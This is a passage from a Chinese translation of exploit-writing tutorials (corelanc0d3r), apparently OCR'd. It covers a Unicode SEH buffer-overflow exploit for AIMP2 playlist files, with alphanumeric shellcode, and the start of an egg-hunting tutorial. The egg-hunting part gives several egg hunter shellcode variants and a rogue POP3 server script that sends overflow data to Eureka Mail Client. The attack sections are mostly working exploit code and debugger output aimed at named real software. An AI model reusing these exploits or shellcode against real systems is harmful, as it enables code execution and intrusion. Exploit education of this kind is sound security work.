0012da04  20 53 84 74 1b 00 5b 05-28 ad 38 00 23 00 ff ff   S.t..[.(.8.#...
0:000> d 0012fda0
0012fda0  41 00 6d 00 0e 00 45 00-42 00 42 00 42 00 42 00  A.m...E.B.B.B.B.
0012fdb0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdc0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdd0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fde0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdf0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fe00  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fe10  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
```

栈顶上第四个地址就靠近我们的 B's，因此我们要将第 4 个地址放置在 eax 上，只需执行一些 inc 操作即可，这样就可以让它指向 shellcode 了。这个操作使用 4 个 pop 指令就可以做到，比如 pop eax,pop eax,pop eax,pop eax，最后一条指令就可将栈顶的第 4 个地址放入 eax 中，在 venetian shellcode 中需设置成如下形式：

```
my $align = "\x58"; #pop  eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";
```

若要对 eax 添加 100 字节，可以使用以下代码：

```
#now increase the address in eax so it would point to our buffer
$align = $align."\x05\x02\x11";   #add eax,11000200
$align=$align."\x6d";   #align/nop
$align=$align."\x2d\x01\x11";   #sub eax,11000100
```

```
$align=$align."\x6d";   #align/nop
```

最后 jump eax：

```
my $jump = "\x50";  #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret
```

在跳转指令之后我们放置一些 B 字符，看看是否会跳转到 B's 上面。代码如下：

```
my $header = "[playlist]\nNumberOfEntries=1\n\n";
$header=$header."File1=";
my $junk="A" x 4065;
my $seh="\x41\x6d";   # inc ecx + add byte ptr [ebp],ch
my $nseh="\x0e\x45";  #0045000E  aimp2.dll

#good stuff on the stack, we need 4th address
my $align = "\x58"; #pop  eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";

#now increase the address in eax so it would point to our buffer
$align = $align."\x05\x02\x11";   #add eax,11000200
$align=$align."\x6d";   #align/nop
$align=$align."\x2d\x01\x11";   #sub eax,11000100
$align=$align."\x6d";   #align/nop

#jump to eax now
my $jump = "\x50";  #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret

#put in 1000 Bs
my $rest="B" x 1000;
my $payload=$header.$junk.$seh.$nseh.$align.$jump.$rest."\n";

open(myfile,'>aimp2sploit.pls');
print myfile $payload;
print "Wrote " . length($payload)." bytes\n";
close(myfile);
```

结果：

```
eax=0012fda0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdb8 esp=0012d8f0 ebp=0012d9c0 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200286
<Unloaded_papi.dll>+0x12fda7:
0012fdb8 0500020011      add     eax,offset bass+0x200 (11000200)
0:000>
```

```
eax=1112ffa0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
```

```
eip=0012fdbd esp=0012d8f0 ebp=0012d9c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12fdac:
0012fdbd 006d00          add     byte ptr [ebp],ch          ss:0023:0012d9c0=ff
0:000>
eax=1112ffa0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdc0 esp=0012d8f0 ebp=0012d9c0 iopl=0         nv up ei pl nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200213
<Unloaded_papi.dll>+0x12fdaf:
0012fdc0 2d00010011      sub     eax,offset bass+0x100 (11000100)
0:000>
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdc5 esp=0012d8f0 ebp=0012d9c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12fdb4:
0012fdc5 006d00          add     byte ptr [ebp],ch          ss:0023:0012d9c0=31
0:000> d eax
0012fea0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.
0012feb0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.
0012fec0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.
0012fed0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.
0012fee0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.
0012fef0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.
0012ff00  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.
0012ff10  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.
0:000> t
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdc8 esp=0012d8f0 ebp=0012d9c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12fdb7:
0012fdc8 50              push    eax
0:000> t
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdc9 esp=0012d8ec ebp=0012d9c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
<Unloaded_papi.dll>+0x12fdb8:
```

```
0012fdc9 006d00          add     byte ptr [ebp],ch          ss:0023:0012d9c0=63
0:000> t
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fdcc esp=0012d8ec ebp=0012d9c0 iopl=0         ov up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200a86
<Unloaded_papi.dll>+0x12fdbb:
0012fdcc c3              ret
```

```
0:000> t
```

```
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000 edi=00000000
eip=0012fea0 esp=0012d8f0 ebp=0012d9c0 iopl=0         ov up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200a86
<Unloaded_papi.dll>+0x12fe8f:
0012fea0 42              inc     edx
```

现在 eax 已经指向了我们的 B's，并成功实现跳转。我们只需将 shellcode 放置在 0x0012fea0 即可，同时在跳转指令与 shellcode 入口之间添加一些垃圾指令。经过计算，可以知道我们需要填充 105 字节。代码如下：

```
my $header = "[playlist]\nNumberOfEntries=1\n\n";
$header=$header."File1=";
my $junk="A" x 4065;
my $seh="\x41\x6d";   # inc ecx + add byte ptr [ebp],ch
my $nseh="\x0e\x45";  #0045000E  aimp2.dll

#good stuff on the stack, we need 4th address
my $align = "\x58"; #pop  eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";

#now increase the address in eax so it would point to our buffer
$align = $align."\x05\x02\x11";   #add eax,11000200
$align=$align."\x6d";   #align/nop
$align=$align."\x2d\x01\x11";   #sub eax,11000100
$align=$align."\x6d";   #align/nop

#jump to eax now
my $jump = "\x50";  #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret

#add some padding
```

```
my $padding="C" x 105;

#eax points at shellcode
my $shellcode="PPYAIAIAIAIAQATAXAZAPA3QADAZABARA".
"LAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZA".
"BABQI1AIQIAIQI1111AIAJQI1AYAZBABABABAB30APB944JB".
"KLK8U9M0M0KPS0U99UNQ8RS44KPR004K22LLDKR2MD4KCBMX".
"LOGG0JO6NQKOP1WPVLOLQQCLM2NLMPGQ8OLMM197K2ZP22B7".
"TK0RLPTK12OLM1Z04KOPBX55Y0D4OZKQXP0P4KOXMHTKR8MP".
"KQJ3ISOL19TKNTTKM18MNQKCNQ90FLGQ8OLMKQY7NXK0T5L4".
"M33MKHOKSMND45JBR84K0XMTKQHSBFTKLL0KTK28MLM18S4K".
"KT4KKQXPSYOTNDMTQKQK311IQJPQKOYPQHQOPZTKLRZKSVQM".
"2JKQTMSU89KPKPKP0PQX014K2O4GKOHU7KIPMMNJLJQXEVDU".
"7MEMKOHJOLKVCLLJSPKKIPT5LEGKQ7N33BRO1ZKP23KOYERC".
"QQ2LRCM0LJA";

#more stuff
my $rest="B" x 1000;
my $payload=$header.$junk.$seh.$nseh.$align.$jump.$padding.$shellcode.$rest."\n";

open(myfile,'>aimp2sploit.pls');
print myfile $payload;
print "Wrote " . length($payload)." bytes\n";
close(myfile);
```

结果（使用断点来查看跳转到 eax 前寄存器 eax 的情况）：

```
0:000> d eax
0012fea0  50 00 50 00 59 00 41 00-49 00 41 00 49 00 41 00  P.P.Y.A.I.A.I.A.
0012feb0  49 00 41 00 49 00 41 00-51 00 41 00 54 00 41 00  I.A.I.A.Q.A.T.A.
0012fec0  58 00 41 00 5a 00 41 00-50 00 41 00 33 00 51 00  X.A.Z.A.P.A.3.Q.
0012fed0  41 00 44 00 41 00 5a 00-41 00 42 00 41 00 52 00  A.D.A.Z.A.B.A.R.
0012fee0  41 00 4c 00 41 00 59 00-41 00 49 00 41 00 51 00  A.L.A.Y.A.I.A.Q.
0012fef0  41 00 49 00 41 00 51 00-41 00 50 00 41 00 35 00  A.I.A.Q.A.P.A.5.
0012ff00  41 00 41 00 41 00 50 00-41 00 5a 00 31 00 41 00  A.A.A.P.A.Z.1.A.
0012ff10  49 00 31 00 41 00 49 00-41 00 49 00 41 00 4a 00  I.1.A.I.A.I.A.J.
0:000> d
0012ff20  31 00 31 00 41 00 49 00-41 00 49 00 41 00 58 00  1.1.A.I.A.I.A.X.
0012ff30  41 00 35 00 38 00 41 00-41 00 50 00 41 00 5a 00  A.5.8.A.A.P.A.Z.
0012ff40  41 00 42 00 41 00 42 00-51 00 49 00 31 00 41 00  A.B.A.B.Q.I.1.A.
0012ff50  49 00 51 00 49 00 41 00-49 00 51 00 49 00 31 00  I.Q.I.A.I.Q.I.1.
0012ff60  31 00 31 00 31 00 41 00-49 00 41 00 4a 00 51 00  1.1.1.A.I.A.J.Q.
0012ff70  49 00 31 00 41 00 59 00-41 00 5a 00 42 00 41 00  I.1.A.Y.A.Z.B.A.
0012ff80  42 00 41 00 42 00 41 00-42 00 41 00 42 00 33 00  B.A.B.A.B.A.B.3.
0012ff90  30 00 41 00 50 00 42 00-39 00 34 00 34 00 4a 00  0.A.P.B.9.4.4.J.
```

```
0:000> d
0012ffa0  42 00 4b 00 4c 00 4b 00-38 00 55 00 39 00 4d 00  B.K.L.K.8.U.9.M.
0012ffb0  30 00 4d 00 30 00 4b 00-50 00 53 00 30 00 55 00  0.M.0.K.P.S.0.U.
0012ffc0  39 00 39 00 55 00 4e 00-51 00 38 00 52 00 53 00  9.9.U.N.Q.8.R.S.
0012ffd0  34 00 34 00 4b 00 50 00-52 00 30 00 30 00 34 00  4.4.K.P.R.0.0.4.
0012ffe0  4b 00 32 00 32 00 4c 00-4c 00 44 00 4b 00 52 00  K.2.2.L.L.D.K.R.
0012fff0  32 00 4d 00 44 00 34 00-4b 00 43 00 42 00 4d 00  2.M.D.4.K.C.B.M.
00130000  41 63 74 78 20 00 00 00-01 00 00 00 9c 24 00 00  Actx ........$..
00130010  c4 00 00 00 00 00 00 00-20 00 00 00 00 00 00 00  ........ .......
```

这是否成功了呢？仔细看下……冒似我们的 shellcode **太大了，超过** 00130000 **的字节都被截断了。因此我们不能在** SEH **结构之后放置** shellcode**。**

我可以继续完成这个教程，并解释如何完成这份 exploit**，但我并不打算这样做。相信读者可以使用自己的创造力，编写出自己可用的** exploit **出来。有任何问题可到论坛上询问，我会尽量帮你解决所有问题（当然并不会直接给出正确答案）。**

过后我会把答案发在博客上。

Thanks to

- D-Null and Edi Strosar, for supporting me throughout the process of writing this tutorial
- D-Null, Edi Strosar, CTF Ninja, FX for proof-reading this tutorial… Your comments & feedback were a big help & really valuable to me !

Finally

If you build your own exploits - don't forget to send your greetz to me (corelanc0d3r) :-)

This entry was posted on Friday, November 6th, 2009 at 12:02 pm and is filed under Exploits, Security You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.

Win32 Egg Hunting

秋风寒 一朵雪花 20010704 译

首发于看雪论坛

前言

距离复活节还有一段时间，不过现在也许正是探讨寻找彩蛋方式的好时机（我们正好可以为复活节女郎给我们带来的下一个 0Day 漏洞做好准备）。

这套编写 exploit 指南系列的开头部分，已经讲述了如何利用栈溢出来执行我们的代码的方法。过去我们编写的所有 exploit 中，保存 shellcode 代码的地址要不是静态的（至少差不多是），要不就是保存在某个寄存器中，所以这个地址是稳定的和可靠的。

接下来的部分讲述了各种各样跳转到 shellcode 的技术，这其中还包括了那些需要利用一个甚至几个跳板才能找到 shellcode 的复杂技术。在这些示例例子中，栈上的有效内存空间总是足以保存整个 shellcode 代码。

那么如果可用的内存放不下整个 Shellcode 代码怎么办呢？这时我们就要用到一种被称之为寻找复活节彩蛋（egg hunting）的技术（下文起我们将简称”寻蛋”）。寻蛋技术是”Staged shellcode”技术的一种。寻蛋是利用一小段代码来在内存中寻找真正的(代码尺寸较大的)shellcode(the “egg”)的技术。换句话说就是：首先一小段代码被执行，然后找到真正的 shellcode 并执行。

使用这项技术需要三个前置条件：

1. 必须能够跳转(jmp, call, push/ret)并执行一些 shellcode。这时有效的缓冲区内存可以相对小一些，以为这时只需要保存那些寻蛋代码（egg hunter）。寻蛋代码必须被放置在预先设定的位置，这样才能控制代码可靠的跳转到寻蛋代码并执行寻蛋代码。
2. 最终要执行的 shellcode 必须在内存的某个位置（堆、栈等）存在。
3. 必须自爱最终要执行的 shellcode 的前面放置唯一的标识。最初执行的 shellcode（即寻蛋代码）将逐字节的搜寻内存来寻找这个标识。找到后就通过 jmp 或 call 指令来开始执行跟在标识后的代码。这就意味着首先必须在寻蛋代码中定义这个标识，然后并把这个标识写在实际的 shellcode 前面。

搜寻内存需要花费相当多的处理器时间并且可能要持续一段时间，所以使用寻蛋代码时，我们会遇到以下问题：

- 一段时间内（当搜索内存时）cpu 被完全占用。
- 经历很长一段时间后，shellcode 才能开始执行（想象我们有 3G 的内存可以搜索）。

历史渊源和技术基础

关于这个专题，目前仅有少量文献面世：其中最好的论文是 Skape 很久以前写的；你可以在这里找到些关于仅在堆上进行搜索的寻蛋技术的材料。

Skape 的论文是目前互联网上能找到的最好的关于寻蛋技术的参考资料。该论文包含了许多具体的技术和运行在 window 和 linux 的例子，并且清楚明了的解释了寻蛋技术如何工作和安全的搜索内存的方法。

这里我将不再重复寻蛋技术背后的技术细节，因为 Skape 的论文已经详细的介绍了。这里我将用几个例子来展示如何在栈溢出时使用这项技术。

有几点你需要牢记：

- 用到的标识需要是唯一的(通常你需要在寻蛋代码中用 4 个字节来定义标识，然后把两个连续的标识（8 个字节）

放在真正的 shellcode 前面)。

- 对于一个特定的 exploit，必须测试哪个内存搜索技术可以工作。（在我得系统上 NTAccessCheckAndAuditAlarm 工作的最好）。
- 不同的技术需要不同大笑的存储空间来存储寻蛋代码：
  利于 SHE 的寻蛋方法需要大约 60 个字节，利用 IsBadReadPtr 的寻蛋方法需要 37 个字节，利用 NtDisplayString 的寻蛋方法需要 32 字节。（最后一种只能工作在 NT 核心的系统，其两种在 win9x 也能很好的工作）。

寻蛋代码（Egg hunter code）

如前文提到的那样，Skape 已经略述了 3 种基于 window 平台的 exploit 的寻蛋技术。同样，我这里将不打算介绍这些寻蛋技术背后的原理，相反，我将给大家提供一些实现一个寻蛋方案需要的代码。

具体采用那种寻蛋方案主要取决于以下考虑：

- 运行寻蛋代码所需要的缓冲区大小.
- 你需要测试选用的搜索内存的技术是否能在你的机器上和你要利用的 exploit 上正常工作。

利用 SEH 的寻蛋算法

寻蛋代码占用 60 个字节，蛋代码占用 8 个字节（即两个标记的长度）。

```
EB21        jmp short 0x23
59          pop ecx
B890509050  mov eax,0x50905090  ; this is the tag
51          push ecx
6AFF        push byte -0x1
33DB        xor ebx,ebx
648923      mov [fs:ebx],esp
6A02        push byte +0x2
59          pop ecx
8BFB        mov edi,ebx
F3AF        repe scasd
7507        jnz 0x20
FFE7        jmp edi
6681CBFF0F  or bx,0xfff
43          inc ebx
EBED        jmp short 0x10
E8DAFFFFFF  call 0x2
6A0C        push byte +0xc
59          pop ecx
8B040C      mov eax,[esp+ecx]
B1B8        mov cl,0xb8
83040806    add dword [eax+ecx],byte +0x6
58          pop eax
83C410      add esp,byte+0x10
50          push eax
33C0        xor eax,eax
```

```
C3          ret
```

为了利用这段寻蛋代码，你最终的寻蛋代码必须采用下面的格式：

```
my $egghunter = "\xeb\x21\x59\xb8".
"w00t".
"\x51\x6a\xff\x33\xdb\x64\x89\x23\x6a\x02\x59\x8b\xfb".
"\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb".
"\xed\xe8\xda\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1".
"\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x33\xc0\xc3";
```

（w00t 就是标识。你也可以把 w00t 写作"\x77\x30\x30\x74"）

Note：随着在 SafeSeh 机制成为新的操作系统或补丁包的事实标准，SHE 注入机制很可能将不再有用武之地。所以如果你需要在 XP SP3， Vista， Win7……上使用寻蛋技术，你将不得不考虑迂回过 safeSeh 的方案或者你将不得不采用其他的寻蛋方案（下面将会谈到一些）。

采用 IsBadReadPtr 的寻蛋方案

寻蛋代码占用 37 个字节，蛋占用 8 个字节

```
33DB        xor ebx,ebx
6681CBFF0F  or bx,0xfff
43          inc ebx
6A08        push byte +0x8
53          push ebx
B80D5BE777  mov eax,0x77e75b0d
FFD0        call eax
85C0        test eax,eax
75EC        jnz 0x2
B890509050  mov eax,0x50905090  ; this is the tag
8BFB        mov edi,ebx
AF          scasd
75E7        jnz 0x7
AF          scasd
75E4        jnz0x7
FFE7        jmp edi
```

我们最终的寻蛋代码如下：

```
my $egghunter = "\x33\xdb\x66\x81\xcb\xff\x0f\x43\x6a\x08".
"\x53\xb8\x0d\x5b\xe7\x77\xff\xd0\x85\xc0\x75\xec\xb8".
"w00t".
"\x8b\xfb\xaf\x75\xe7\xaf\x75\xe4\xff\xe7";
```

利用 NtDisplayString 的寻蛋方案

寻蛋代码占用 32 个字节，蛋占用 8 个字节

```
6681CAFF0F  or dx,0x0fff
42          inc edx
52          push edx
```

```
6A43        push byte +0x43
58          pop eax
CD2E        int 0x2e
3C05        cmp al,0x5
5A          pop edx
74EF        jz 0x0
B890509050  mov eax,0x50905090  ; this is the tag
8BFA        mov edi,edx
AF          scasd
75EA        jnz 0x5
AF          scasd
75E7        jnz 0x5
FFE7        jmp edi
```

最终的寻蛋代码看起来如下：

```
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x43\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"w00t".
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
```

这段代码在 Immunity 的表现如下:

```
0012CD6C  66:81CA FF0F    OR DX,0FFF
0012CD71  42              INC EDX
0012CD72  52              PUSH EDX
0012CD73  6A 02           PUSH 2
0012CD75  58              POP EAX
0012CD76  CD 2E           INT 2E
0012CD78  3C 05           CMP AL,5
0012CD7A  5A              POP EDX
0012CD7B ^74 EF           JE SHORT 0012CD6C
0012CD7D  B8 77303074     MOV EAX,74303077
0012CD82  8BFA            MOV EDI,EDX
0012CD84  AF              SCAS DWORD PTR ES:[EDI]
0012CD85 ^75 EA           JNZ SHORT 0012CD71
0012CD87  AF              SCAS DWORD PTR ES:[EDI]
0012CD88 ^75 E7           JNZ SHORT 0012CD71
0012CD8A  FFE7            JMP EDI
```

使用 NtAccessCheck（AndAuditAlarm）的寻蛋方案

一个和采用 NTDisplayString 技术非常类似的方案如下：

```
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # this is the marker/tag: w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
```

这个方案使用 NTAccessCheckAndAuditAlarm(KiServiceTable 中位移值为 0x02)函数来代替了 NtDisplayString 来防止寻蛋时的访问冲突(access violations).你可以从以下这个位置（或这里）找到更多关于 NtAccessCheck 的信息。我的朋友 Lincoln 做了一个不错的关于这个寻蛋方案的 Video：你可以到这里看观看。

利用 NtDisplayString/NtAccessCheckAndAuditAlarm 的寻蛋方案的工作原理的简单介绍

这两个方案使用类似的技术，但不同的系统调用来检查是否有访问冲突(access violation)发生.
NtDisplayDtring 函数原型：

```
NtDisplayString(IN PUNICODE_STRING String );
```

NtAccessCheckAndAuditAlarm 函数原型:

```
NtAccessCheckAndAuditAlarm(
  IN PUNICODE_STRING      SubsystemName OPTIONAL,
  IN HANDLE               ObjectHandle OPTIONAL,
  IN PUNICODE_STRING      ObjectTypeName OPTIONAL,
  IN PUNICODE_STRING      ObjectName OPTIONAL,
  IN PSECURITY_DESCRIPTOR SecurityDescriptor,
  IN ACCESS_MASK          DesiredAccess,
  IN PGENERIC_MAPPING     GenericMapping,
  IN BOOLEAN              ObjectCreation,
  OUT PULONG              GrantedAccess,
  OUT PULONG              AccessStatus,
  OUT PBOOLEAN            GenerateOnClose );
```

（更多函数原型可以在以下地址找到：http://undocumented.ntinternals.net/）

下面是寻蛋函数的详细解释：

```
6681CAFF0F  or dx,0x0fff    ; get last address in page
42          inc edx         ; acts as a counter
                            ;(increments the value in EDX)
52          push edx        ; pushes edx value to the  stack
                            ;(saves our current address on the stack)
6A43        push byte +0x2  ; push 0x2 for NtAccessCheckAndAuditAlarm
                            ; or 0x43 for NtDisplayString to stack
58          pop eax         ; pop 0x2 or 0x43 into eax
                            ; so it can be used as parameter
                            ; to syscall - see next
CD2E        int 0x2e        ; tell the kernel i want a do a
                            ; syscall using previous register
3C05        cmp al,0x5      ; check if access violation occurs
                            ;(0xc0000005== ACCESS_VIOLATION) 5
5A          pop edx         ; restore edx
74EF        je xxxx         ; jmp back to start dx 0x0fffff
B890509050  mov eax,0x50905090 ; this is the tag (egg)
8BFA        mov edi,edx     ; set edi to our pointer
AF          scasd           ; compare for status
```

```
75EA        jnz xxxxxx      ; (back to inc edx) check egg found or not
AF          scasd           ; when egg has been found
75E7        jnz xxxxx       ; (jump back to "inc edx")
                            ; if only the first egg was found
FFE7       jmp edi          ; edi points to begin of the shellcode
```

(感谢 Shahin Ramezany !)

实现寻蛋代码

在这里我们利用 Francis Provencher 最近在 Eureka Mail Client v2.2q 中发现的漏洞，你可以自行到网上下载存在漏洞的程序版本。首先安装这个应用，我们会在后面讲如何配置它。

这个漏洞将会在客户端连接到 POP3 服务器时被触发。当 POP3 服务器返回很长的/精心设计的 “-ERR”（注：ERR 是 POP3 协议的一个命令）数据给客户端，客户端将崩溃同时攻击者可以执行任意的代码。

让我们开始从头构建能在 XP SP3 英文版（你可以使用 VirtualBox）上运行的 Exploit。


下面我先用几行 perl 代码来建立一个假的 POP3 服务器并返回一个 2000 字节的(符合 metasploit 模式)字符串。

首先下载 Immunity Debugger 的 pvefindaddr 插件,把下载的插件安装到 Immunity Debugger 的 pycommands 目录，并启动 Immunity Debugger.

使用下面的命令在 Immunity 中生成一个含 2000 个字符的 Metasploit 模式的字符串。

```
!pvefindaddr pattern_create 2000
```

现在 Immunity Debugger 目录下，将多出一个名为 mspattern.txt 的文件，该文件中保存着刚刚生成包含 2000 个字符 Metasploit 模式的字符串。



拷贝这个字符串到剪贴板中。

现在创建攻击用的 perl 脚本，并使用使用长达 2000 个字符的字符串作为攻击数据(见$junk 变量)


```
use Socket;
```

```
#Metasploit pattern"
my $junk = "Aa0...";  #paste your 2000 bytes pattern here

my $payload=$junk;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... \n";
print "[+] Configure Eureka Mail Client to connect to this host\n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "[+] Client connected, sending evil payload\n";
  while(1)
  {
     print CLIENT "-ERR ".$payload."\n";
     print "    -> Sent ".length($payload)." bytes\n";
  }
}
close CLIENT;
print "[+] Connection closed\n";
```


Notes:

- 不要使用 2000 个 A.——使用 MetaSploit 模式的字符串是很重要的，在后面，我们就会看到这么做的重要性。
- 如果 2000 个字符没有触发溢出/崩溃，改用 5000 个字符的 Metasploit 模式的字符串再次尝试。
- 这里使用 while(1)循环，这时因为并不是只发送一次-ERR 数据就能攻击成功的。当然如果你能找出攻击成功需要的迭代次数那就最好了。不过我喜欢使用无穷循环，因为在大多数时间，他都能很好的工作。:-)

运行 perl 脚本，我们将看到如下输出：

